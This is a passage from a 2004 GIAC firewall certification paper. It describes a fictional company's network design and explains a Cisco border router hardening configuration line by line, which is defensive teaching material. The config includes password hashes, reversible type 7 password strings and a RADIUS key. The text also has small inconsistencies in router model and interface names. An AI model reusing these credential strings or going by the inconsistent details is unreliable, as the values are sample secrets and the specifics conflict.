Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst
Practical Assignment
Version 3.0

Daniel Oxenhandler

April 20, 2004

Table of Contents

Abstract

This practical assignment has been submitted to meet the requirements for the GIAC Certified Firewall Analyst certification. The paper consists of four sections covering different dimensions of the practice of firewall and perimeter defense. The first section defines the security architecture for GIAC Enterprises (GE), an online business which produces and distributes fortune cookie sayings. In this section GE's business processes will be considered along with the network design chosen to support them. The second section of this practical assignment will provide the complete security policies for three key perimeter components - the border router, GE's primary firewall, and the VPN. A detailed policy will be provided including steps to harden each element, and a discussion of how these steps help to improve GE's overall defense-in-depth.

The third section of the practical, Design Under Fire, will study perimeter security from the perspective of the attacker. In this section we will examine the steps an attacker would take to recon, profile and attempt to compromise an internal system on a network design submitted by a successful GCFW candidate. The fourth and final section of the practical will be option A, Future State Of Security Technology. The area of emerging technology that I will examine is distributed denial of service (DDOS) detection and mitigation.

Assignment 1 – Security Architecture

Introduction

GIAC Enterprises (GE) is an online business which distributes bulk fortune cookie sayings over the Internet. Originally started in 1988 in Palo Alto, California as a one-person business, the founder of GE capitalized on Internet technologies in the 1990's to rapidly expand the customer base and the size of the Company. As the Company has expanded internationally through partnerships, and is exploring new markets such as sayings on candies and tea bag tags, GE's business processes and network needs have grown more complex. GE has grown from its beginning as a one person show to a small business employing a staff of 17. Recently the network has been redesigned to support the more complex connectivity requirements of the current processes, as well as future growth.

Business Process

In order to maximize profits in the highly competitive fortune cookie saying business, GE has had to leverage technology to automate business processes and interactions. At the core of GE's processes is the GIAC Cookie Fortune Database or "GCFD" for short. GCFD is a customized database application which runs on an Oracle server. Employees on GE's internal network access GCFD through a web interface on an internal Linux server running Apache server. Customers on the Internet access GCFD over an ssl encrypted

connection to a Linux/Apache server on GE's public server segment. Suppliers and partners also use the ssl connection to connect to GCFD.

In order to safeguard against attackers using a compromised password to access GCFD improperly, GE is using two factor authentication, where possible, for all access to the database. By requiring that suppliers, partners and employees authenticate using RSA SecurID token and PIN, GE has much greater assurance that accesses to the database are legitimate. Customers authenticate to GCFD using password authentication over the secure web connection. Since the customers are providing revenues, GE wants to make their access to the system as easy as possible. GE's IT staff also use SecurID authentication for managing most of the network components, and also for authenticating VPN connections to their Cisco PIX firewall.

Customer Requirements (Companies or individuals that purchase bulk online fortunes)

Customers need to be able securely and easily download bulk fortunes from GIAC Enterprise's website. Customers have a choice of either paying directly with a credit card through the web interface, or with a company purchase order. Besides being able to easily browse product offerings and purchase sayings from GE, customers need to know that credit card numbers and other proprietary information maintained in GE's electronic records are secure from attackers.

GE's network and business processes are designed to support these requirements. The web front-end and the GCFD back-end are designed to provide fast and intuitive access to the complete fortune cookie catalog. The ssl encryption protects the data traveling between the customer's browser and GE's web server. Customers can perform their transactions entirely online with a credit card. If the customer wishes to use a purchase order they may fax it to GE's accounts receivable department who will fax back a transaction code which allows the customer to download fortunes.

Customers are asked to select a username and password at their first order, which will be used at subsequent visits to speed up service and offer various personalizations. The password must meet requirements for length and complexity (minimum 8 characters and at least three different sorts of characters – upper case, lower case, numbers and special characters). The Apache https server is configured to require a minimum 128-bit encryption level.

GE has a strict privacy policy, and does not sell or share its customer list to any business partners or third parties. GE also requires customers to agree to reasonable licensing requirements when purchasing fortunes – the customer agrees that sayings are only for products which the customer manufactures, and may not be resold.

Supplier Requirements (Companies that supply GIAC Enterprises with their fortune cookie sayings)

GIAC Enterprises also conducts business electronically over the Internet with several suppliers of fortune cookie sayings. The suppliers need a secure and easy to use interface for uploading their content to GE's database. They need confirmation that GE has received the content, and confidence that GE will pay them promptly for their product. Suppliers also want to know that their personal and financial details are kept secured in GE's electronic records.

Because of the ongoing relationship GE has with its suppliers, and their mutual interest in securing their electronic communication, all suppliers are provided with a minimum of two SecurID tokens (in case one token fails) to provide authentication for all accesses to GCFD over the secure web server.

Once a supplier has authenticated to GCFD with their SecurID token and PIN, they are able to use the supplier interface on the secure web server. The supplier interface primarily allows suppliers to upload fortunes to the GCFD. After uploading fortunes to the GCFD, suppliers are provided with a transaction code. Suppliers reference the transaction code(s) with their invoices for payment.

Before newly uploaded fortunes are added to GE's active catalog, they are reviewed by the quality control staff to ensure that they meet GE's quality standards. Once approved for inclusion in the catalog, the suppliers invoice is released for payment.

Partners (International companies that translate and resell fortunes)

In order to capitalize on the fast growing international market for fortune cookie sayings, GIAC enterprises has established licensing agreements with several partners outside of the United States. Partners purchase sayings from GE at specially negotiated prices. These sayings are then translated into other languages and sold by partners to customers around the globe. According to the licensing agreements, GE also receives royalties on the sayings sold by partners.

Other than the licensing agreements, which are usually negotiated in face to face meetings between officers of GE and the partner companies, partners access the GCFD through a variation of the customer interface. As such, partners require the ability to make secure transactions via the https connection with the option to pay either via credit card or purchase order. An additional feature of the GCFD partner interface is the ability to process royalty payments on the translated sayings.

GIAC Enterprises employees located on GIAC Enterprises internal network

GE employs a staff of 17, of which 11 work in the main Palo Alto office and 6 work remotely. The chief requirements of the onsite employees are access to the internal GCFD interface, as well as email, file/print services, and access to the web for research, ordering supplies and other day to day tasks.

GE's internal servers are located on a single Virtual LAN (VLAN) on the internal layer 3 switch. A pair of Linux servers located on this VLAN provides a number of services to the Windows 2000 clients. One Linux server hosts the Apache server which serves as the front end to the internal GCFD interface. The second hosts the email server, which is an open source POP3 server. Both Linux servers are running Samba services to provide domain authentication for the W2K desktops, as well as file/print and DNS services.

Internal users authenticate to GCFD with the SecurID token and PIN, however the internal server is not running ssl because of the added expense and complication of purchasing and installing an additional certificate. GE is willing to live with the risk of not using encryption internally as any internal user who wished to subvert the system could probably find ways to achieve the same result.

All internal employees are allowed access to the world wide web, but only through a proxy server located on the public server network. The proxy server supports outbound connections on ports 80 and 443 only. GE's security policy forbids employees from using chat, file sharing, instant messaging and other services which could be a possible avenue to introduce malware or attacks, and which are not business related. The proxy server has the added benefit of speeding up access to popular sites over GE's T1 connection to the Internet.

GIAC Enterprises mobile sales force and teleworkers

GE has six employees who work at home or in remote locations over VPN connections to the GE's Palo Alto office. Two remote workers are Quality Assurance analysts, who review product received from the suppliers to ensure that it meets GE's quality standards. GE has a sales force consisting of four employees covering different geographic regions of the United States.

All remote workers connect to GE's internal network using the Cisco VPN client to the Cisco PIX firewall which also serves as GE's VPN gateway. Authentication to the PIX is via SecurID token and PIN. The remote workers can then connect to the internal Apache server and the internal GCFD interface. The remote workers also have access to GE's mail system and file shares through the VPN.

When connected via the VPN GE's teleworkers can only connect to the Internet via GE's proxies – split tunneling is not allowed. The remote workers are provided with Windows 2000 laptops hardened according to the Center for

Internet Security's benchmark. They are running Zone Alarm personal firewall software, and Sophos antivirus.

The General Public

GE maintains a web server on its public network which is accessible to the general public. This is primarily a marketing site promoting the uses and benefits of fortunes and related products. Other links on the site direct customers to the secure customer server, and provide contact numbers for potential partners, suppliers, and job seekers.



Figure 1 Diagram of GIAC Enterprises Network

IP Addressing Scheme – Public Addresses

Device	IP Address/Range
ISP Assigned Net Block (16 addresses)	
ISP Assigned Net Block	NNN.109.117.96/28
External/DMZ Addresses	
Cisco 2650 external	NNN.109.120.154/30
DMZ Segment	NNN.109.117.96/29
Cisco 2650 internal	NNN.109.117.97
PIX Firewall PAT	NNN.109.117.100
PIX Firewall outside	NNN.109.117.102
Public Server Addresses	
Public Servers	NNN.109.117.104/29
PIX Firewall interface	NNN.109.117.105
Web server	NNN.109.117.106
Web-ssl server	NNN.109.117.107
Web proxy	NNN.109.117.108
DNS	NNN.109.117.109
Smtp	NNN.109.117.110
Linux/Snort IDS	no exposed ip address

IP Addressing Scheme – Private Addresses

Device	IP Address/Range
Firewall/Switch Segment	
Firewall/Switch Segment	10.14.1.0/24
PIX Firewall inside	10.14.1.1
Address pool for PIX VPN gateway	10.14.1.2-10.14.1.11
Switch interface	10.14.1.254
Internal Server Segment	
Internal Server Segment	10.14.2.0/24
Sun/Oracle Server	10.14.2.100
Linux file/print/dns/web server	10.14.2.201
Linux file/print/dns/email server	10.14.2.202
Spectralogic Backup Library	10.14.2.245
Linux/Snort IDS	10.14.2.250
Internal User Segment	
Internal User Segment	10.14.3.0/24
Net Management Segment	
Net Management Segment	10.14.254.0/24
Windows 2000 Management Workstation	10.14.254.100
Sun SecurID/ntp server 1	10.14.254.101
Sun SecurID/ntp server 2	10.14.254.102

Linux Syslog NG server	10.14.254.200
Linux/Snort IDS	10.14.254.250

Defense in Depth (Discussion of each architecture component)

The design principle of GE's network security architecture is to achieve a balance of meeting the Company's business needs, providing an appropriate level of security, and cost. A fourth important consideration which feeds directly into the other three is ease of maintenance/manageability. Because GE's IT team consists of only three employees, GE's vendor and technology selection process weighed such factors as current staff expertise, market acceptance, and ability of the vendor or community to support the solution in the future.

Perimeter and Network Elements

GIAC Enterprise elected to go with an all Cisco network. While more cost effective solutions are available, the benefit of having one vendor to deal with, and similar configuration languages reduces some of the effort to architect and maintain the network. Cisco has a commitment to producing secure products, and responds quickly to vulnerabilities which are reported with patch updates. A concern to be aware of, however, is that the prevalence of Cisco in the marketplace makes it more likely that attackers would be familiar with, and looking for vulnerabilities in Cisco equipment.

Border Router

The border router is where GE's T1 to the Internet is connected, and it functions as the first line of defense in the network perimeter. At roughly 1.5Mbps the T1 is adequate for the current size of the Company and customer base, but their hardware can easily support more bandwidth if it becomes necessary. In addition to providing the necessary physical interface to their provider, the border router is the logical place to perform static filtering on the inbound traffic with the use of access control lists (ACLs). These ACLs block probes, spoofed packets, and common attacks before they are passed further into GE's network. In the event that GE's firewall failed, the border router provides a level of protection against attack on its own, which is part of the principle of defense in depth.

The border router also filters outbound traffic to block traffic that may be the result of a compromised or misconfigured system on the internal network. Filters on the outbound traffic are called "egress filters," and are used to block packets with spoofed source addresses, or protocols which could be an indication of undesirable information leakage or an exploit.

GE is using a Cisco 2611XM as their border router. The 2611 platform supports up to 20,000 pps (packets per second) which will allow GE to upgrade to a higher bandwidth connection on the same router as the company grows. They have upgraded the RAM to the 128MB max, and the flash to 48MB to allow for future needs. GE's IT staff also likes the fact that the interface cards on the 2611 are

interchangeable with other Cisco platforms, a feature they may make use of in the case of future expansion.

Management of the border router will be via direct console or ssh, and will be authenticated to the SecurID server. Access lists are placed on the ssh channel so that only the management network can remotely access the command line.

Cisco PIX Firewall

Behind the border router, GE is using a Cisco PIX 515E Firewall to provide protection against attacks, while supporting business connectivity requirements. The PIX offers the performance of a stateful inspection packet filtering firewall, plus the added benefit of Cisco's Adaptive Security Algorithm (ASA), which adds application layer protection to supported protocols. A stateful packet filter is an extension of the static packet filtering capabilities of the border router. A static packet filter only inspects each packet individually, and makes assumptions about state by looking at TCP flags. Stateful technology, on the other hand, maintains a state table and tracks the TCP sequence numbers and other information to ensure that inbound "response" packets are legitimate. Stateful inspection packet filters can intelligently handle icmp traffic, for instance, tracking inbound "unreachables" by inspecting the ip header information in the payload and verifying that it corresponds to a previous outbound connection request.

The Adaptive Security Algorithm adds additional security by tearing into packets at the application layer and making sure that malicious traffic is not masquerading as legitimate packets. ASA is implemented in the PIX's "fixup" commands. For example, to implement ASA on the smtp protocol on port 25, the command "fixup smtp 25" is entered into the configuration file. This will cause the PIX to inspect connections on port 25, and make sure that they are smtp, and not another, possibly malicious, application. Additionally ASA will ensure that only safe smtp commands are permitted (HELO, MAIL, RCPT, DATA, RSET, NOOP, and QUIT), and malformed or potentially dangerous commands are blocked. [1]

With support for up to 140Mbps clear text throughput, the 515E can handle GE's bandwidth requirements for the foreseeable future. As an appliance type firewall, the PIX is easy to manage, especially for admins already familiar with Cisco's command line interface (CLI). The PIX runs a proprietary OS which is optimized for its function. There is no need to worry about vulnerabilities in a separate underlying OS platform, and new versions of PIX code can be loaded very quickly over tftp. With no moving parts, reliability is high without adding to the cost.

GE can support their public server segment on an additional 10/100 interface card in one of the two available slots. If GE needed to add additional DMZ's for a

[1] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_sw/v_62/config/fixup.pdf

WLAN, or separate VPN server, the 515E supports up to six 10/100 interfaces. Most of the outbound traffic will be between the public servers and the Internet. Outbound http traffic for web browsing is handled by the proxy server on the public segment. GE's internal desktops and servers have no direct access to the Internet except through the web proxy, or smtp gateway for email. However, computers on the management network can directly access the Internet through the PIX firewall using port address translation (PAT).

VPN Server

GIAC Enterprises uses the VPN Server capabilities of the PIX firewall to support its teleworkers and remote sales force. Because of the small size of the business, their PIX 515E can easily support the demands of acting as a firewall and VPN server.

GE has balanced the weakness of a "single point of failure" for security devices against the convenience and cost savings of having firewall and VPN rolled into one. Since the PIX's VPN capabilities meet their needs, they can save the expense of purchasing and managing a dedicated VPN solution. With less than 10 remote users, they are not worried about taxing the PIX firewall's cpu. If this does become a problem, the PIX 515E can accept an expansion card to offload encryption from the cpu.

The PIX uses the IPSEC protocol to encrypt traffic between the client and the gateway. The server is configured to use strong 3DES encryption. Authentication between the client and PIX VPN gateway is via a pre-shared key. An additional layer of strong authentication is performed by the SecurID server. This provides an additional layer of protection should the pre-shared key be discovered or cracked.

The remote workers for GIAC Enterprises are provided with Windows 2000 laptops running the Cisco version 4 VPN client. GE's IT team uses a standardized image based on the Center for Internet Security (www.cisecurity.org) benchmark for secure Windows 2000 installation. Remote worker laptops are configured to pull down the latest patches from Microsoft's windows update site. While there is some risk that a poorly tested update from Microsoft will cause problems with the OS or other applications on the laptop, it is safer overall to have the latest patches when they are released. The laptops are further secured with ZoneAlarm personal firewall, since most of the teleworkers connect directly to the Internet via cable modem or DSL. GE's policy is that the remote users are not permitted to install any software on company laptops, and only GE employees are permitted to use the laptop.

IDS Sensors

Network based Intrusion Detection Systems (IDS) provide an additional layer of security within GE's network. The function of intrusion detection is to alert IT personnel of a possible intrusion or system compromise should an attacker

penetrate the perimeter. While the goal is to prevent intrusions altogether, having an effective IDS is essential to detecting a system compromise that may have already occurred or is in progress, and containing the damage as much as possible.

GE is using the open source Snort IDS on three dedicated Linux servers. Although Snort lacks its own graphical interface and some of the reporting capabilities of commercial products, it's free, enjoys frequent signature updates and is widely supported via forums and mailing lists. Given the small size of GE's network, they are able to deploy an effective IDS system using free software and commodity or recycled hardware.

GE's IDS sensors are located at three key locations – the public service network, the internal server network, and the network management segment. A compromise at any of these locations would have very serious consequences. The Snort box on the service network is configured with no ip address on the listening interface, which reduces its attack profile from external hosts. It has a second network interface on the management network for administrative and alerting purposes. Extreme care must be taken in hardening, patching and monitoring this server so that an exploit against Snort or Linux is not used to circumvent the firewall. There is no sensor on the internal user segment as it is less sensitive than the other three locations. A fourth sensor could be deployed on the internal user network if security concerns warranted it, and extra resources were made available.

SecurID Servers

Strong authentication is a key component to GIAC Enterprises' defense in depth. GE is using RSA Security's ACE/Server version 5.2 running on two Sun Sunfire V100 servers for redundancy. All of GE's employees are given a SecurID token for authentication to the GIAC Cookie Fortune Database. The SecurID token generates a six digit token code every sixty seconds, which uniquely identifies the owner of the token. This token code is combined with a 4 – 6 character PIN to create one time password for authentication to GE's systems. The combination of the token code (something you have) with the PIN (something you know) creates two factor authentication much stronger than passwords alone.

An additional function of the two authentication servers is network time protocol (ntp). Having an accurate time source is important to the function of the SecurID server to remain in sync with the changing code on the tokens. Additionally, an accurate network time source is also critical to intrusion detection and event correlation should syslog data need to be examined for evidence of a break in. GE is using a standard ntp daemon on each of the two Sun boxes, and the ntpd.conf file is configured to synchronize each server with two public stratum 2 servers. The two servers are further configured to synchronize with each other as peers to ensure a consistent view of the correct time within the GE network.

Syslog Server

Logging is a key component of the defense in depth design by providing a secure, central repository of log data. GE has a hardened Linux server running syslog-ng (ng=next generation) to collect the log data from all of the key hosts and devices on the network. Syslog-ng is a replacement for the standard syslog daemon which allows greater flexibility and filtering of data from multiple sources. Syslog-ng also supports the TCP protocol for greater reliability for systems that support it, such as other syslog-ng clients or the PIX firewall.

Assignment 2 – Security Policy and Component Configuration

In this section of the practical, we will make a detailed examination of three key perimeter components, the border router, the PIX firewall, and the VPN server component of the PIX firewall. In this discussion we will describe how each component is set up and configured, and explain the policy or configuration file that will be used for the component. In addition, we will talk about how these components work together to support GE's business processes, and support the principle of defense in depth.

Cisco 2611 Border Router

The Cisco 2611 border router is GE's first line of defense against attacks and unwanted traffic. In the development of the policies for the border router, GE's IT staff has followed industry best practices, and leveraged excellent consensus driven configuration guides such as the one published by Center for Internet Security on their website (www.cisecurity.org). After selecting the IOS version which supports the required hardware and feature sets, the process of hardening and configuring the router follows.

First, identify the proper version of IOS for your router. Cisco offers a bewildering number of builds for each platform, and has its own release nomenclature – major release, early deployment, maintenance release, etc. For admins who have a CCO login, tools exist to select the correct load by feature (The software advisor). The feature set we are looking for is Enterprise plus, ipsec 3DES. This feature set supports ssh protocol 1 server, which is a requirement. The IOS load we have identified for our 2611 router is 12.2(17d). This is an early deployment release. Before loading the IOS onto the router the md5 checksum should be compared to the one published on Cisco's website, or at a very minimum, check the router checksum on the flash memory after loading the IOS.

A Note About Access Control Lists

One of the primary functions of the border router is to screen out unwanted traffic using access control lists (ACLs). Cisco routers support two kinds of access lists, standard and extended. Standard access control lists only support filtering based on source and destination ip address of the packet. We will use the extended ACLs, since we need to filter based on port number in addition to address. An important consideration when building ACLs is the order of processing. Cisco ACLs are evaluated in the order they are loaded into the running config, and operate on the principle of "first match." This means that the first rule which matches a packet, whether it is permit or deny, will be acted upon. Therefore, if we have specific rules which are exceptions to a general rule, the specific rules should be placed earlier in the config. An additional optimization is to place more commonly matched rules higher in the config, if possible, so that a forwarding decision can be made with the least utilization of router cpu. Care

must be taken that such optimizations do not result in breaking the security policy!

Border Router Policy

Following is a line by line analysis of the key areas of the configuration file created for GE's border router. The complete configuration file is listed in the Appendix.

The service timestamps commands specify that we want full date and time recorded including milliseconds, and that logged messages should be verbose and include the time zone. The service password-encryption statement ensures that passwords in the config file are protected with strong encryption:

```
service timestamps debug datetime show-time zone msec
service timestamps log datetime msec show-time zone
service password-encryption
```

Specify a hostname for our router:

```
hostname Border1
```

The following set of commands controls the behavior of logging on the local machine. We are keeping 64kB of log data in the routers main memory (logging to the remote syslog server is defined below). We are rate limiting non critical messages to 3 per second to avoid over-taxing disk and cpu resources. Critical messages are logged to the console:

```
logging buffered 65536 informational
logging rate-limit console 3 except critical
logging console critical
```

The config service is designed to download the router's configuration file from a config server. This is a potential vulnerability, so we make sure it's disabled. The next four statements define how authentication for admins is performed. The aaa new-model specifies that we wish to use authentication, authorization, and accounting (AAA) service. The next statement specifies that radius authentication will be the default for the router. This will be handled by our SecurID server. Next we specify the encrypted enable password. Finally, we create a local user. This will be needed as a fail safe if authentication to the radius server is not available.

```
no service config
aaa new-model
aaa authentication login default group radius local
enable secret 5 $1$vI1S$XmBvSEkJnLv4WLaSxFin4/
username joe password 7 030A5E1A121D2449
```

Turn off domain-lookup (DNS). There is no need for DNS on the router, and turning it off prevents the router from hanging on mistyped commands while it attempts a domain lookup. Note that domain lookup does need to be temporarily configured in order to get ssh working.

```
no ip domain-lookup
```

Disable bootp and dhcp on the router. By default Cisco routers will listen on UDP port 67 which introduces a possible vulnerability.

```
no ip bootp server
no service dhcp
```

The ip cef enables Cisco Express Forwarding. CEF is required for ip verify unicast reverse-path on the interfaces. The next two commands specify parameters for the ssh server on the router.

```
ip cef
ip ssh time-out 60
ip ssh authentication-retries 2
```

The fast ethernet interface 0 is the inside interface of the border router. Specify the ip address and netmask.

```
interface FastEthernet0/0
description Border1 inside interface
ip address NNN.109.117.97 255.255.255.240
```

IP verify unicast reverse-path is an implementation of unicast Reverse Path Forwarding (uRPF). uRPF is a security feature which prevents spoofed or malformed ip packets from entering an interface. This causes the router to examine packets received on an interface, making sure that the source address appears in its routing table, and that the source address is consistent with the interface where it was received. Note that reverse-path forwarding should only be implemented where legitimate packets can only enter through one interface, such as at the network edge. This feature could cause dropped packets if implemented on an interior gateway with multiple potential paths between endpoints.

```
ip verify unicast reverse-path
```

Here we apply the access list on the inside interface. Turn off proxy-arp, multicast route caching and cdp (Cisco discovery protocol), since these features are not needed and could be targeted by an attacker.

```
ip access-group 102 in
no ip proxy-arp
```

```
no ip mroute-cache
no cdp enable
```

Serial interface 0/0 is where our provider T1 is connected. The first four commands specify the parameters for the internal CSU on the interface. Specify the IP address and mask. Set the encapsulation on the serial interface.

```
interface Serial 0/0
description Border1 outside interface
service-module t1 clock source internal
service-module t1 timeslots 1-24 speed 64
service-module t1 framing esf
service-module t1 linecode b8zs
ip address NNN.109.120.154 255.255.255.252
encapsulation ppp
```

Apply the access list for the outside interface. Specify unicast reverse-path forwarding on the outside interface (see above). Disable proxy-arp, multicast route caching and cdp (see above).

```
ip access-group 101 in
ip verify unicast reverse-path
no ip proxy-arp
no ip mroute-cache
no cdp enable
```

Following are the static routing statements for this router. First, set the default gateway to our ISP router. Second, make sure traffic for our public network is forwarded to the PIX. IP http server should be off by default, but just to be sure we disable it explicitly here. This is an option to manage the router via http which is insecure, so it won't be used.

```
ip route 0.0.0.0 0.0.0.0 NNN.109.120.153 10
ip route NNN.109.117.104 0.0.0.7 NNN.109.117.102 10
no ip http server
```

The following three lines configure logging to our syslog server. We are logging all messages (debugging) to syslog. We are specifying local7 as the logging facility to use. This will be used by the syslog daemon on our logging server to direct messages to the proper log file. Specify the ip address of the logging server. Cisco routers only support logging over the default UDP port 514.

```
logging trap debugging
logging facility local7
logging 10.14.254.200
```

At this point, we configure the access lists for the Border Router. Access list 101 is for the ingress traffic on Serial 0/1. The first set of access control lists (ACLs) deny traffic that is certainly malicious or the result of misconfiguration. First, we deny any packet with a source address of the reserved loopback network (should never be seen on the wire), as well as the unroutable, private IP blocks. We also block (and log) any packets which have our assigned address space as the source.

```
access-list 101 deny   ip 127.0.0.0 0.255.255.255 any
access-list 101 deny   ip 172.16.0.0 0.15.255.255 any
access-list 101 deny   ip 10.0.0.0 0.255.255.255 any
access-list 101 deny   ip 192.168.0.0 0.0.255.255 any
access-list 101 deny   ip NNN.109.117.96 0.0.0.15 any
log
```

There are many address blocks which have not been assigned, so we should never see these as a source address. The list of reserved address blocks can be found at the Internet Assigned Names Association (IANA) website, http://www.iana.org/assignments/ipv4-address-space. The access lists below has been shortened – see appendix for full listing.

```
access-list 101 deny ip 0.0.0.0 0.255.255.255 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
[records deleted for readability]
access-list 101 deny ip 253.0.0.0 0.255.255.255 any
log
access-list 101 deny ip 254.0.0.0 0.255.255.255 any
log
access-list 101 deny ip 255.0.0.0 0.255.255.255 any
log
```

Next, we will deny protocols which are not necessary, and probably indicate malicious traffic. Windows file sharing protocols (TCP/UDP 135 through 139, and TCP port 445) are some of the most commonly attacked services on the Internet!

```
access-list 101 deny tcp any any range 135 139
access-list 101 deny udp any any range 135 139
access-list 101 deny tcp any any eq 445
```

The X-Window protocol operates on TCP ports 6000 to 6255. The X-Window system is potentially vulnerable, and not needed, so lets block it.

```
access-list 101 deny tcp any any range 6000 6255 log
```

Finally, we will block inbound tftp (UDP 69), syslog (UDP 514) and snmp (UDP 161-162). These are management protocols that we may use internally, but would be indicative of malicious intent if received from an external network.

```
access-list 101 deny udp any any eq 69 log
access-list 101 deny udp any any eq 514 log
access-list 101 deny udp any any range 161 162 log
```

The icmp protocol presents a dilemma for the security architect. As a legitimate troubleshooting protocol, it can assist GE's technical staff in resolving problems connecting to external hosts, and help external users who may be trying to troubleshoot connectivity problems with GE's public servers. So, GE's border router permits ping to the public servers, and response packets for ping and other informational icmp types. However, traceroute is not permitted, nor are the almost certainly suspicious mask request and icmp redirect types.

```
access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
access-list 101 permit icmp any any unreachable
access-list 101 permit icmp any any time-exceeded
access-list 101 permit icmp any any packet-too-big
access-list 101 permit icmp any any administratively-
prohibited
access-list 101 deny icmp any any traceroute
access-list 101 deny icmp any any redirect log
access-list 101 deny icmp any any mask-request log
access-list 101 deny icmp any any log
```

And this is the end of the deny statements in our inbound access list. We have leveraged the static filtering capabilities of our access router to efficiently block a large number of common attacks and probes. The final statement in the access list is "permit ip any any." Anything that gets past here will be passed on to the PIX firewall.

```
access-list 101 permit   ip any any
```

Blocking inbound traffic is only one half the function of the border router. An almost equally critical role is egress filtering or filtering the traffic leaving our network. There are some source ports, such as Windows file sharing protocols, that we never expect to see on an outbound packet. Also, we can prevent potential attackers from mapping our network with traceroute by blocking outbound icmp unreachable packets. Finally, we can be good Internet citizens (and do ourselves a favor) by blocking and logging packets leaving our network with forged source addresses. Egress filtering is implemented in extended access list 102.

Filter Windows file sharing protocols:

```
access-list 102 deny tcp any any range 135 139 log
access-list 102 deny udp any any range 135 139 log
access-list 102 deny tcp any any eq 445 log
```

Filter the X-Window protocol:

```
access-list 102 deny tcp any any range 6000 6255 log
```

Filter tftp, syslog and snmp:

```
access-list 102 deny udp any any eq 69 log
access-list 102 deny udp any any eq 514 log
access-list 102 deny udp any any range 161 162 log
```

Filter outbound icmp unreachables (prevents traceroute):

```
access-list 102 deny icmp any any unreachable
```

Permit outbound traffic with legitimate source address. Finally, we will deny and log any outbound packets with a spoofed source address. The log-input statement will log the MAC address of the host originating the bogus packet to assist in identifying problems.

```
access-list 102 permit ip NNN.109.117.96 0.0.0.15 any
access-list 102 deny ip any any log-input
```

Access list 199 is applied to the virtual terminal of the router. Only traffic sourced from our management network is permitted to talk to the router:

```
access-list 199 permit tcp 10.14.254.0 0.0.0.255 any
access-list 199 deny ip any  any log
```

Cisco Discovery Protocol is a Cisco proprietary protocol used for discovering information about other Cisco devices on the local network. We don't want to run this because it's a potential target of attack.

```
no cdp run
```

We are using our SecurID server to provide strong, two factor authentication for administrative access to the router. The following lines specify the ports used for authentication and accounting (defaults) for primary and backup radius server, and the encrypted shared secret key.

```
radius-server host 10.14.254.101 auth-port 1645 acct-
port 1646
```

```
radius-server host 10.14.254.102 auth-port 1645 acct-
port 1646
radius-server key 7 000B1D120C5E09030E2244
```

We want to configure a login message that warns any attackers or unauthorized persons not to use this host.

```
banner login ^C
Authorized uses only. All activity may be monitored
and reported.
^C
```

Next, we configure the management interfaces to the router. First, the direct console connection. Specify that access will be secured with login and password:

```
line con 0
 password 7 001703140D551F
 login
 transport input none
```

The auxiliary port can be used for remote access via a modem. We don't wish to use remote access, so the auxiliary port is disabled via the "transport input none" statement:

```
line aux 0
 no exec
transport input none
```

The virtual terminal (vty) port is how we will do most of our admin on the router. We apply the access list 199, so that only the management VLAN can talk to router. For security, only the encrypted ssh protocol is permitted to the vty ports. The 2650 platform only supports ssh protocol version 1, but this, in conjunction with the SecurID authentication, is a reasonable amount of protection on an internal network. Since ssh1 has documented vulnerabilities it should never be used across an insecure network, such as the Internet.

